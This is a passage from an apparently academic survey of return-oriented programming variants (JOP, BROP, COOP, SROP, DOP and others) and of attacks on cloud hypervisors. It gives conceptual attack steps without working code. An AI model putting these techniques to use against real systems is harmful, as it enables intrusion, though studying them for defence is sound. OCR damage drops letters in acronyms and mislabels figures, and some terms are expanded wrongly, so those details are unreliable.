Return-to-libc [47] is a reusing shared library code cyberattack. Malicious attackers launch buffer overflow attacks to overwrite the part of the adjacent memory address. Return-to-libc shifts a memory address of the return instruction pointer to a library function in a shared library and library functions can be executed by incurring buffer overflow in stack-based memory [28]. Malicious attackers are favoured to attack the return address pointer pointing to a s hared library and accessible by IX procedure. Program code in the shared library and .text segment might be modified. A return-to-libc modifies the memory address of the return instruction pointer and shifts it to another new memory area of RAM to alter the original program control flow so as to execute another malicious command. Return-to-libc is one of the primary ROP attacks. This attack is not easy to be detected by various traditional defensive countermeasures because of the reuse of existing codes inside a shared library. Functions inside the shared library can be invoked one by one and the program can also be processed along with the original process in return-to-libc. Malicious attacker might optimize malicious gadgets to avoid bytes. Return-into-libc can provide conditional jump and circulation. However, it has a significant drawback in that it can be detected if the entry or exit shared library is different from the original program.



Return Oriented Programming
Return-to-lib
Jump-oriented programming (JOP)
String-oriented program (SOP)
Blind return-oriented programming (BROP) attack
Counterfeit object-oriented programming
Signal return-oriented programming (SOP)
Function-oriented programming
Data-oriented programming (DOP)

Figure 3.1: All sorts of return-oriented programming

2. Jump-oriented programming (JOP)

Jump-oriented programming (OP) uses jump command to supplant ret command in software codes [48]. It abolishes the ret instruction mode and adopts ret-like commands such as pop jmp. This cyberattack sends and proceeds gadgets through a special dispatcher gadget. It has been verified fruitful in lic library. OP only needs eip (E xtended Instructioon Pointer) when registers or memory address locations are used to proceed with the dispatcher gadget. An initializer may complete this requirement by first shifting the control flow. The initializer gadget can discover related registers by obtaining figures from memory addresses or by arithmetic or logic operation. Once this procedure finishes, the initializer gadget will shift to the dispatcher gadget and launch a JOP attack. Functional gadgets execute primitive functions, e.g., arithmetic calculation, logic operation, innovating system calls, or branching.

To successfully cope with ROP without return, a stack frame has to first be altered, but keep the recorded instruction pointer unaltered. The data of the function frame pointer might be modified by buffer overflow or integer overflow or heap overflow. The stack pointer will be manipulated once the function for a buffer overflow or integer overflow or heap overflow is invoked. Instructor “popad; jmp* y;” allows the registers to be altered and return-oriented programming code to be executed within the procedure. The command sequence liked “popad; cld; ljmp* (%edx)” has the identical result to the instruction sequence liked pop “%edx; jmp* (%edx)” from “libc”. Gadgets can be replaced “ret” at of instruction, ‘pop + jump’ is able to achieve the same goal. “pop + jump” can replace "ret" as the end of instruction to launch jump-oriented programming. It can be utilized to evade the detection of "ret" at end of instruction.

In ROP without return, an command sequence that is based on call *x invokes ESP (Extended Stack Pointer) figures to decrease when it is called every time. Another cyberattack approach might be applied to Service Implementation Bean (SIB) memory addressing with a mixture of registers to enlarge the index register scaled by four after a de-reference. This is some return-like outcome instruction sequence and is possible to be adopted to ROP so that malicious attackers can easily bypass detection.

The instructor restores four bytes of the top stack and dispenses that figure to EIP (Extended Instruction Pointer), instructor starts to execute from the memory address of the figure. It increases the ESP by four bytes. Every instructor address can be assigned to the stack, it is feasible to link the return-oriented programming function. The ret function directs to the next command to be executed while a command processes to reach ret function. The instructor of ret or return-like not only chain gadgets together, but also get the location memory address of the stack. Spiteful attackers may implant the worm on the heap for remote access or into stack-based global variables in run time.

A dispatcher gadget is in charge to arrange the schedule of function gadgets to be invoked in an dispatch table. Besides, a dispatch must make sure a function gadget with "jmp" function at the end always comes back to the dispatcher gadget to fulfil jump-oriented programming. Jump-oriented gadgets may locate in binary operations, arithmetic calculations, memory load/store, system calls, and conditional branching. They might be arranged into different categories for invoking later. A gadget can be discovered in the binary by disassembling the binary and looking for an indirect jump or a call function. It maybe creates different operating sets because the length of functions is not the same when different memory area is decoded. It has extra difficult to discover a dispatcher gadget compared to other gadgets for ROP as a dispatcher gadget must end with a jump and direct back to the dispatch table.

There are two conditions for adopting JOP gadgets: (1) Own jump target cannot be damaged. The previous gadget may be used to revise any alteration; (2) The side effect of each gadget must not influence each other. It is simpler to apply heuristics to search logic, arithmetic, and memory access gadgets than adopt comparison. The key is different to trigger JOP compared to ROP vulnerabilities. A functional gadget has also chained an operand after a dispatcher is chained. Malicious attackers might utilize the advantage of a return address by pointing back to a dispatcher. The "sysenter" gadget does not require an indirect jump at the end. The kernel interface permits a user to set a value, so the return address is different from other return addresses. A snipped kernel code can be used to jump back to the memory stored area as system calls have the same exit. There is a challenge in invoking a system call to put into a correct register. If the number of parameters enlarges, the difficulty of this challenge also enlarges.

JOP chains different gadgets to indirect jump by dispatcher or trampoline. The trampoline gadget requires four bytes value on the stack top and appoints the value to EIP. Meanwhile, ESP is enhanced and appointed to the word above the current one. At the end, the program control flow is shifted to the desired command method by using an indirect jump to modify processing and trampoline instruction "popxm". "Jump ∗x", x is any general-purpose register. The jump is possibly indirect or doubly indirect. It might have an 8- or 32-bit offset if it is doubly indirect. Return-like instruction must be able to manipulate new instruction sequences and modify some global states by enhancing ESP by four bytes so as to let the second ret instruction dominate different instruction. Both the stack pointer and the instruction pointer must be manipulated in order to exploit successfully ROP. Except for JOP, ROP can be launched with returns. Oxc3 bytes can replace the unintended return instruction if the x86 has been modified to ban in a compiling time. Malicious attackers may deliberately push a return index on the proper position of the stack to replace a return instruction with an indirect call mechanism so as to make the return address pointer disappear in the program code. A “jmp” gadget executes a uni-directional control flow to shift to the target. It may control the program flow again to chain another conditional or unconditional jump. If a buffer that can be controlled by users is on the heap (at a fixed memory address), the control flow can be shifted and jumped to the dispatcher gadget of JOP by the controlled buffer. The various jump-oriented gadget used to be administrated by the dispatcher gadget in order to control program flow. JOP has proved that it can arbitrarily proceed with the program computation of architectures with fixed-length functions. It maybe needs a larger codebase to achieve turning-complete execution.

3. String-oriented program (SOP)

SOP [49] uses the superiority of a format string and heap overflow to create a new attack vector that requires hand-crafted compromise to achieve arbitrary code execution. Format string exploitation is based on a program that exists some concealed mistakes and such mistakes are not obviously detected as a threat to the system. Format string might assist malicious attacks to read the contents in the stack, or heap, compromise the program, make a segmentation proceeding out of order and proceed with malicious codes, and even execute shellcode to escalate privilege up to the root.

SOP applies to redirect control flow to a prepared to chain various gadgets. These gadgets might be used to adjust the stack frame to the attacker-controlled buffer. This buffer has some invocation frames that concatenate the attacker’s desired gadgets to process exploitation. It combines ROP and format string advantage well. It can easily bypass ASLR, DEP, and ProPolice defensive countermeasures, etc.

4. Blind return-oriented programming (BROP) attack

BROP needs two essential conditions: (1) Stack vulnerability and knowing how to exploit it; (2) Server reboot without ASLR resetting once it shutdowns. Malicious attackers utilize a stack bug to craft an input string to shut down the server. Malicious attackers modify variable length bytes in the return function pointer so as to shift the program control flow. The server can be manipulated to shut down many times without causing ASLR resetting. The server forks the daemon and reboots without executing “execve function". The canary can be altered after successful exploitation. Malicious attackers might force the server to prematurely shut down to inform the socket closes.

The primary idea is to utilize the saved frame pointer of the stack. Its aim is to invoke a new instruction. Each instructor stores the last frame pointer at the beginning of compiling time and restores it in the epilogue for format frame-pointer. when the compiler has not completed with specific flags, e.g., format frame-pointer, malicious attackers might use the character that the return address might be manipulated to a stack area where is writable to insert malicious codes.

Firstly, malicious attackers insert a crafted string into the process and monitor whether the process crashed or not so as to guess a single bit [50]. Secondarily, malicious attackers scan the memory binary to find out many gadgets and gets writing capability in the program to manipulate its arguments. Thirdly, malicious attackers need to dump enough binary to establish malicious codes to compromise the root. BROP needs some stack vulnerabilities, and the system server must restart as soon as it crashes. BROP can easily circumvent stack secret figures, AS R, D P, ROP defensive countermeasures, etc.

BROP attack permits malicious attackers to compromise in writing malicious codes without executing binary. Malicious attackers may remotely discover more gadgets by scanning the .text segment and modifying the return memory address. It needs a kind of gadget named stop gadget in BROP attack. A stop gadget that can stop the process when an infinite loop or system sleeps. A stop gadget does not really stop the execution. It might only deliver a signal to the running system. There are many return addresses and one of them might be used for a stop gadget. Downloading the symbol table is not simply because the section table is not loaded in memory. It sits the final part of the binary section. The loading data of symbol table is in the header of section. Malicious attackers must download the binary from the beginning to an AS II string in the dynamic section. The symbol table data is in the dynamic area and its adjacent sections. After downloading the symbol table, malicious attackers must discover strcmp and write a function in the Procedure L inkage Table (PL T) that is designed to refer to all procedure functions in a table as a function of the library might be concurrently invoked lots of times. Then malicious attackers need to inject a shellcode to compromise the operating system. During the exploitation, malicious attackers must scan the memory at least partially and bootstrap the PLT. Most BROP gadgets are set in the ".text segment" that is at end of PLT. BROP attack is effective because it can discover two useful functions in PLT.

5. Counterfeit object-oriented programming

Malicious attackers manipulate a targeted aim in C++ application at the beginning and repetitively call virtual functions inside program applications on counterfeit objects which shows the benign process to launch counterfeit object-oriented programming (COOP) [52]. The counterfeit C++ objects carry "vptr" which is chosen by malicious attackers and data fields for an evil purpose.. Malicious attackers manipulate a C++ object and its "vptr" when spatial and temporal memory corruption is compromised. The "vptr" of the compromised C++ object becomes de-referenced and it is loaded from an arbitrary memory address by malicious attackers' instruction. Malicious attackers may shift the control flow by altering the program counter. COOP does not modify existing program codes; it only repeatedly calls the counterfeit C++ to achieve the malicious aim.

A counterfeit object embraces a compromised "vptr" and chosen code for evil purposes. The payload of COOP contains counterfeit objects and some assistant codes. Useful "vfgadgets" are chained and injected as compatible counterfeit objects. "Vfgadgets" types are delimited for high-level C++ semantics. These types of "vfgadgets" may adjust to fulfil different operating systems or architectures. Counterfeit "vptrs" may be applied to manipulate the program control flow or data flow by re-arranged in regular C++ programs. A selected number of virtual instructions might be called to process the seem like benign C++ code. Data is permitted to shift among "vfgadgets" in different compiler settings to invoke convention. However, it is very rare to discover a useful "vfgadget" in lots of cases. "Vfgadget" is also adopted to load arguments into registers. Malicious attackers might attempt to overlap counterfeit objects in a stack so that malicious attackers can manipulate the data flow between "vfgadgets" and counterfeit objects. However, malicious attackers have to spend lots of time and it also easily makes mistakes to work out the alignment of overlapping counterfeit objects. A tag might be allocated a byte of a counterfeit object. A different byte with the same tags is arranged in the same area in the final buffer.

6. Signal return-oriented programming (SOP)

UNIX can recover a user's context by using "sigreturn" calls once a process is terminated in an accident. SOP inputs some figures into the registers through the Linux signal of SIGRETURN, calls “syscall of SIGRETURN” to compromise the root, and inserts. Concealed backdoor [53]. It manipulates programs to process malicious programs by implanting weird machines in a UNIX-like program system. The program is vulnerable if it does not inspect the signal when the “sigreturn” system call is invoked. Malicious attackers might manipulate the return or syscall gadgets' value if malicious attackers compromise the “sigreturn” call. The “sigreturn” call embraces all registers of the stack and has powerful execution. Gadgets of syscall are allocated to the same area of different systems. It is possible to connect system calls, “sigreturn”, and other arbitrary code just by using a single gadget and maybe to execute turning- complete without executing shellcode. Malicious attackers might proceed with arbitrary code if malicious attackers manipulate an instruction pointer, the data with stack pointer might be inserted NULL bytes, finds out the memory address, “syscall” gadget address, and “sigreturn” gadget address. Malicious attackers might utilize a vulnerability of a stack to modify it. After that, malicious attackers may invoke a return function so as to shift the “sigreturn” gadget to the modified functional pointer in the stack. The “sigreturn” call obtains all values of the register and processes an “execve” system call or “mprotect”. The pointer of “execve” system call is manipulated by malicious attackers. Another system call might be invoked to spawn a shell to complete the SROP attack. If some desired conditions are fulfilled, SROP is simpler than other ROP attacks because large parts of exploitation may be adopted multiple times. It is also more difficult to detect SROP because it requires fewer gadgets than other ROP attacks.

SOP uses the feature of most UNIX systems to return instructions of a signal handler to compromise vulnerabilities. Malicious attackers can execute any malicious code in case they manipulate the stack and delivery deliberately altered signal data. They can manipulate every proceeding state of the program by calling “sigreturn” and linking sig-return with another function at the same time.

7. Function-oriented programming

Function-oriented programming (FOP) is a newly evolved return-oriented programming attack that doesn’t need to modify the return instruction memory address and the linked gadgets must jump to the front of the instructor to proceed in the C program [54]. FOP increases the difficulty of ROP detection without apparently violating the program control flow integrity procedure. ike OP, OP needs two sorts of gadgets: function gadgets and dispatcher gadgets. Function gadget is applied to complete computing operation. A dispatcher gadget of OP is used to administrate function gadgets. It also is in charge of chain gadgets to launch ROP. It is a container of function pointer loop calls.

Function gadget of FOP has six sorts: (1) Reading gadget: reading data from memory; (2) Writing memory gadget is in charge to write data into the memory area; (3) Arithmetic operating gadget: execute the arithmetic operations; (4) Logic operating gadget: proceed with logic operations; (5) Writing parameter register gadget: set parameter registers; (6) Conditional branch gadget: execute the conditional branch operations in the program. It includes conditional reading, conditional writing, and conditional calculation.

Function-oriented programming must first discover function gadgets and dispatcher gadgets. A dispatcher gadget may glue gadgets into the chain. Malicious attackers might utilize double-free, use-after-free, buffer overflow, integer overflow, and heap overflow to control a function pointer. FOP might utilize specific instructions to discover and manipulate sensitive code pointers in some protected areas that might alter program control flow. Malicious attackers choose a dispatcher gadget that must be easy to schedule function gadgets process. Then malicious attackers choose enough function gadgets for malicious purposes and schedule them to start a FOP attack.

8. Data-oriented programming (DOP)

Data-oriented programming tends to comprise data flow integrity compared with the computer program process, particularly focusing on vulnerabilities of memory safety [55]. It is utilized to target data leakage and to escalate privilege. DOP includes data-oriented gadgets and dispatcher gadgets. Data-oriented gadget imitates three logical micro-operations: (1) Intending semantics of virtual operation -To satisfy imitated virtual operation; (2) Load micro-operation - It imitates reading virtual register operands of memory; (3) Final store micro-operation - To store operation outcomes to virtual registers. It is a ROP attack extending to data area cyberattack. DOP is one kind of non-control data cyberattack. It might only corrupt a local variable and does not require` to call off any security-critical functions to bypass detection. Malicious attackers might utilize a memory error to chain gadgets in the payload to compromise the vulnerable server. Virtual instruction is adopted in DOP. It includes load, store, assignment, arithmetic or logical operation,
and conditional and unconditional jumps.

Malicious attackers might apply static analysis to search data-oriented gadgets and find dispatchers inside the function call of the loop body. Malicious attackers must utilize memory error to insert malicious input and arrange the expected process order of gadgets. Each gadget completes one micro-operation. One order must be legitimate control flow order if three micro-operations are chained together.

The data-oriented gadget can be classified into different sorts: (1) Functional equivalent - With the same semantics; (2) Global gadget - It proceeds for global variables. Vulnerability inside memory may shift globally to any area. A compromised global gadget might be utilized for arbitrary memory area code writing; (3) Function parameter gadget - It executes variables sourced from a function parameter. Any gadget can manipulate function parameters; (4) Conditional gadget - To complete conditional calculation for simple gadgets; (5) Local gadget - It proceeds with local variables only. It is only invoked by the vulnerability of memory inside functions. Integer overflow, heap overflow, or buffer overflow can be launched if a local variable might be compromised. The compromised local variable can be adopted by function parameter.

The chosen gadget prioritization: global gadget is first; function parameter is second; local gadget is third. Short instruction sequences are first; long instruction sequence is second; multiple semantics is third. The loop is an essential condition to dispatch gadgets in DOP. All loop functions are inspected whether they are suitable to be a candidate for dispatcher gadgets. All candidates for dispatcher gadgets are filtered according to their degrees of precision and degree of coverage. The static analysis result is less precise, but the larger coverage area. Dynamic analysis is more precise but has less coverage area. It shall be balanced based on attack requirements. A dispatcher gadget must be a reachable loop, embrace memory vulnerability and take the hiding trace of function call into consideration during the exploitation to avoid the IDS/IPS detection in both static analysis and dynamic analysis.

3.2.3 Cyberattack Launched inside of VMs

Cyberattacks in cloud computing consist of hypervisor attacks, reused IP addresses, wrapping attacks, sniffer attacks, DOS attacks, Zombie attacks, Distributed Denial of Service (DDOS) attacks, DNS attacks, phishing attacks, MITM attacks, cross-site scripting (XSS) attacks, and SQL injection attacks [7]. However, this study only focuses on cyberattack techniques that are the most relative to cloud computing. Meanwhile, cloud computing adds virtualization technology, and new cyberattack vectors appear [56]. The most common cloud attack is DDOS [57]. If cloud customers rent cloud platforms to install their servers and applications, there is a serious security issue whether cloud customers do not regularly and rapidly update patches [58]. However, cloud customers might think they are in a very secure environment because cloud providers can protect them very well and do not update patches for their servers, and applications in most cases. There are serious vulnerabilities in the security defense perimeter because cloud providers cannot guarantee all applications inside VMs are safe, especially inside malicious rent VMs.

It is stated by [60] that two zero-day cross-virtual machines network channel attacks. The first one is that malicious attacks might redirect the network traffic of the proposed virtual machines to a specific destination via the virtual network interface controller. The second one is that malicious attackers may escalate the privilege via a cross-virtual machine cloud environment with Xen hypervisor and establish a connection with the root domain by launching a Return-oriented Programming attack.

There are nine sorts of popular cyberattacks launched inside VMs according to their character:

1. Virtualization cyberattack

As virtualization technology is adopted in the cloud, new cyberattack vectors appear besides traditional cyberattack vectors [61]. There is a lot of volume of confidential data stored in cloud computing and this confidential data lure malicious attackers to compromise cloud computing and steal them. These data are vital for cloud computing providers, cloud computing customers, and end-users.

Virtualization network is the foundation of cloud computing [30]: (1) Bare metal: One server that serves directly multiple VMs on a shared hardware operating system; (2) Hypervisor: A virtualization serves multiple virtual machines. The major task of a hypervisor supports virtual machines in one hardware. It creates, deletes, and manages multiple VMs on a software component to share and allocate hardware resources, etc.

There are two sorts of hypervisors: (1) Type-I hypervisor distributes computer resources to multiple VMs via directly dealing with the host operating system of physical hardware; (2) Type-II - hypervisor is a designed software component that creates, manages, and terminates multiple VMs (Virtual Machine) execute on the hypervisor.



Applications
Applications
Applications
Dom_0
(Host OS)
virtualized network interface controller
Dom_01
(Guest OS)
virtualized network interface controller
Dom_n
(Guest OS)
virtualize d network interface controller
1 to n
Hypervisor
Hardware Operating System

Figure 3.2: A general infrastructure virtualization of cloud computing system.

Multiple guest machines and a host machine execute on a hypervisor instead of a hardware operating system in Figure 3.1. It shows the general infrastructure virtualization of cloud computing systems. Dom_0 is the host machine, and Dom_n (n is a natural number) is one of the guest virtual machines. It is apparent that this sort of virtualization is much more effective to use hardware resources, but also it embeds potential serious security issues as it increases one extra software layer and an interacting node between guest virtual machines and the host machine. Virtualized isolation between peer guest VMs (Virtual Machine) is not totally isolated because they share computing resources. If totally isolating all VMs, it impedes some essential functionalities for them. The communication performance of all guest VMs (guest OSs) is near local when they share on the same host OS [62]. A guest VM might reach copy/paste buffer, directories, files, and other resources on the same host OS or another guest VM via being inserted guest tools of virtualized solution providing functionality. Many virtualized systems allow the host OS and all guest VMs to share resources of folders or disks that are usually created by imitated networked disks. It will quickly propagate to all shared disks and folders in case one guest VM has been compromised with a virus or worm. Besides, in order to transmit data between the host OS and guest VM, the host OS may send data in sharing clipboard and then this data is automatically transmitted to every guest VM and vice versa. One guest VM might similarly release a piece of information on the clipboard and then this piece of information is expanded to all guest VMs and the host machine. Such communication functionality might be used as a cyberattack approach to transfer various malware or compromise other computing resources. Bare metal virtualized software does not provide these sorts of sharing functions.

The hypervisor has typical two functions [63]:

1. Effectively distribute and manage shared computing resources to maximize computing resources' benefit. There are two sorts of hardware resources partition:

    - Physically allocate shared physical resources. Each VM has distributed some physical computing resources of disk drives, disk, RAM, and network interface cards. This method of allocation is pre-set and cannot be altered. One VMs’ unused computing resource capacity can be used by another VM. Even though this way of the distribution of computing resources is safer but it violated the cloud principle of sharing computing resources and reducing costs. This method will be finally abandoned unless there is a special security requirement.

    - Logically allocate computing hardware resources that are distributed to multiple guest VMs, a host, or multiple hosts. Computing resources of processors, RAM, and communication bandwidth are put into a resource pool. Each component can fairly consume these shared resources according to each requirement. This method avoids computing resources being wasted, reduces costs, and improves effectiveness.

2. Each VM is allocated to a virtual network interface controller (VNIC). Receiving a message or sending a message must pass it. It is the pivot of communication between the host and VMs. If malicious attackers exploit it and manipulate it, they can launch man-in-the-attack and continuously exploit the host, cloud operation system network interface controller. It is much easier than exploiting cloud the network interface controller from the outside cloud. Malicious attackers may take over the network adapter and insert a backdoor in the OS kernel utilizing DMA

accesses. They can send UDP packets to victims by enabling the Alert Standard Format (ASF) function of the network card.

The benefit of virtualization [64]: (1) Support high-quality computing service; (2) Provide service level and customer level management; (3) Allocate computing resources at a fast speed process without any delay; (4) Virtual server might be duplicated, backed up, and shift as a file.

The hypervisor provides three main approaches to network access [65]:

1. Host-only networking: The virtual NIC (network interface card) of the guest virtual machine cannot directly route to a physical NIC. It is configured to connect to other virtual machines and the host machine.

2. Network bridging: The guest virtual machines can directly communicate with the NIC of the host machine. The interconnectivity of guest virtual machines is one of the most network security threats in cloud computing. Virtual network undertakes an important role. The most secure method is designed to separate each guest's virtual machine from the physical channel, but this method cannot maximally use computing resources. Most hypervisors adopt bridges and routers to link guest virtual machines in a virtual network. There is limited protection for communication among guest virtual machines that executes on the same host machine.

3. Network address translation (NAT): The virtual NIC of guest virtual machines can directly access a simulated NAT of the hypervisor. All outbound network transfers are delivered via a virtual network interface card (VNIC) to the host machine and forwarded to the physical NIC in the hardware operating system. It is faster to access physical hard drives and disk images if the hypervisor allows the guest operating system to access the whole physical hard drive.

Virtualization software becomes a prime attack target as it acts as the central role of the cloud. Unfortunately, the virtualization layer is quite complicated and contains a huge number of program code lines. They might contain a million lines of code (e.g., Xen contains more than 200k lines of code in the hypervisor only, more than 600k lines of code in the emulator, and over 1 million in the host OS) [64]. It is not easy to produce no-bugs software because normal software products have grown very large in size. A hypervisor executes like any application on the host operating system. It allows an administrator to install and manage any tools in this environment. It enlarges the potential attack surface as it contains a huge amount of code. Furthermore, it is extremely difficult to develop a bug-free hypervisor. Therefore, it is extremely difficult to impede malicious attackers from exploiting bugs in the hypervisor.

New cyberattack vectors continually are discovered by malicious attackers. Cloud cyberattacks are more complicated and concealed compared to traditional cyberattacks. The harm caused by a cyberattack on the cloud is much larger than attacking a website or single host computer. Even though cloud security has been studied as soon as the cloud appears, it continuously happens that the vulnerabilities of the cloud have been exploited and sensitive information is stolen by hackers. It is the key security solution how to isolate the host machine and virtual machines, the host machine and hypervisor, sharing computing resources allocation in virtualization. It is always a difficult issue how to balance the security and computing resources' effective usage for cloud providers. Security concerns different areas for different cloud platforms. VMs' storage, memory, cache memory. Processing and networks are concerned with security in infrastructure as a service. Executing services and API running are concerned with security in the platform as a service. Program procedures proceed in the same case by diverse virtual machines, the confidential information of cloud users is concerned for security in software as a service. It increases many potential risks for DNS servers, IP protocol, and DHCP because of sharing computing resources underneath a server or physical network.

Virtualization improves the effectiveness and efficiency of utilizing computing resources. However, it lies between the hardware operating system and multiple VMs as a bridge, so the hypervisor is easy to be attacked [62]. It is a contradictory issue: Researchers like to adopt virtualization to share computing resources costs while researchers also try to isolate VMs to protect the sensitive information of each VMs.

The aim of a hypervisor is to show the VMs as the view of applications and operating systems under sharing hardware resources. The hypervisor emulates the sharing hardware and lets VMs freely access it. It requires large and complicated software to achieve this purpose. There are lots of interactions between the hypervisor and VMs. Most hypervisors (VMware, EXSi, Virtual box, etc.) adopt virtual switches and virtual hubs to connect the host and VMs [21]. The function of the virtual switch is the same as the function of the router. The function of the virtual hub is the same as the function of the bridge. The isolation of virtualization still maintains some media to connect with each other. This provides opportunities for malicious attackers to exploit a hypervisor, host OS, and VMs via connecting media. Communication channels of instructions between the host OS and VM are potential attack vector channels. It can be utilized to inject malicious codes or invoke bugs inside the hypervisor by attackers. The software of the hypervisor makes many connections between each port of the system in a cloud environment. Isolation cannot be totally separated to prevent concealed channels. Server virtualization does not defend servers from vulnerable applications or guest operating systems via a concealed channel. It also does not defend malicious attackers directly exploiting the host operating system and another host operating system in the same subnet from VMs. There are more attack vectors in the cloud than in the legacy networks.

There are six security management model layers for cloud platform security from bottom to top [21]: (1) Cloud physical infrastructure; (2) Virtualization technology; (3) Virtualized resources; (4) Mutated cloud-specific internet-based attacks;(5) Services and APIs; (6) Applications.

The lower model layer security depends on the upper model layer. The whole cloud security platform is influenced if any model layer security is not secure. Each model layer has its own vulnerabilities and security policy. It needs a set of security controllers to administrate each model layer. However, there always exist some conflicts among each model layer security controller to fulfil the security setting. A unified security controller administration is needed to coordinate and integrate all security controllers among each security model layer according to the cloud security requirement.

Traditional cyberattacks still are applied to the cloud. Lots of derivatized new cyberattack techniques are sourced from traditional cyberattacks and melt with new technology characters [2]. Virtualization derivatizes many new cyberattack vectors. The automatic verification techniques might work well to inspect for only 10,000 lines of code. Applications of checking software have been adopted to automatically check bugs inside computing programs. However, some logical bugs are not easily discovered by the software-checking systems. The security limitations of software virtualization influence hypervisor protection. It might decrease the functionality of the hypervisor. The purpose of increasing new processor architecture, extra software, performance overhead, and minimum the small window for operation between any cyberattack and reaction defense cannot defeat bugs exploitation, injecting malicious codes, and altering the program control flow [66]. Malicious attackers may exploit any bug of virtualization. Return-oriented programming chains existing codes and creates turing-complete against hypervisor. It might be utilized to modify data transmission in the hypervisor and escalate privilege in the guest VM. It might also escalate privilege up to the root starting from a guest VM to exploit peer guest VMs, host, hypervisor, and hardware operating system by altering the Boolean value.

Hypervisor is a software layer that connects VMs and the host. Hypervisor contains two large and important virtual components: the host operating system and the emulator [67]. The emulator for virtual machines has two sorts:

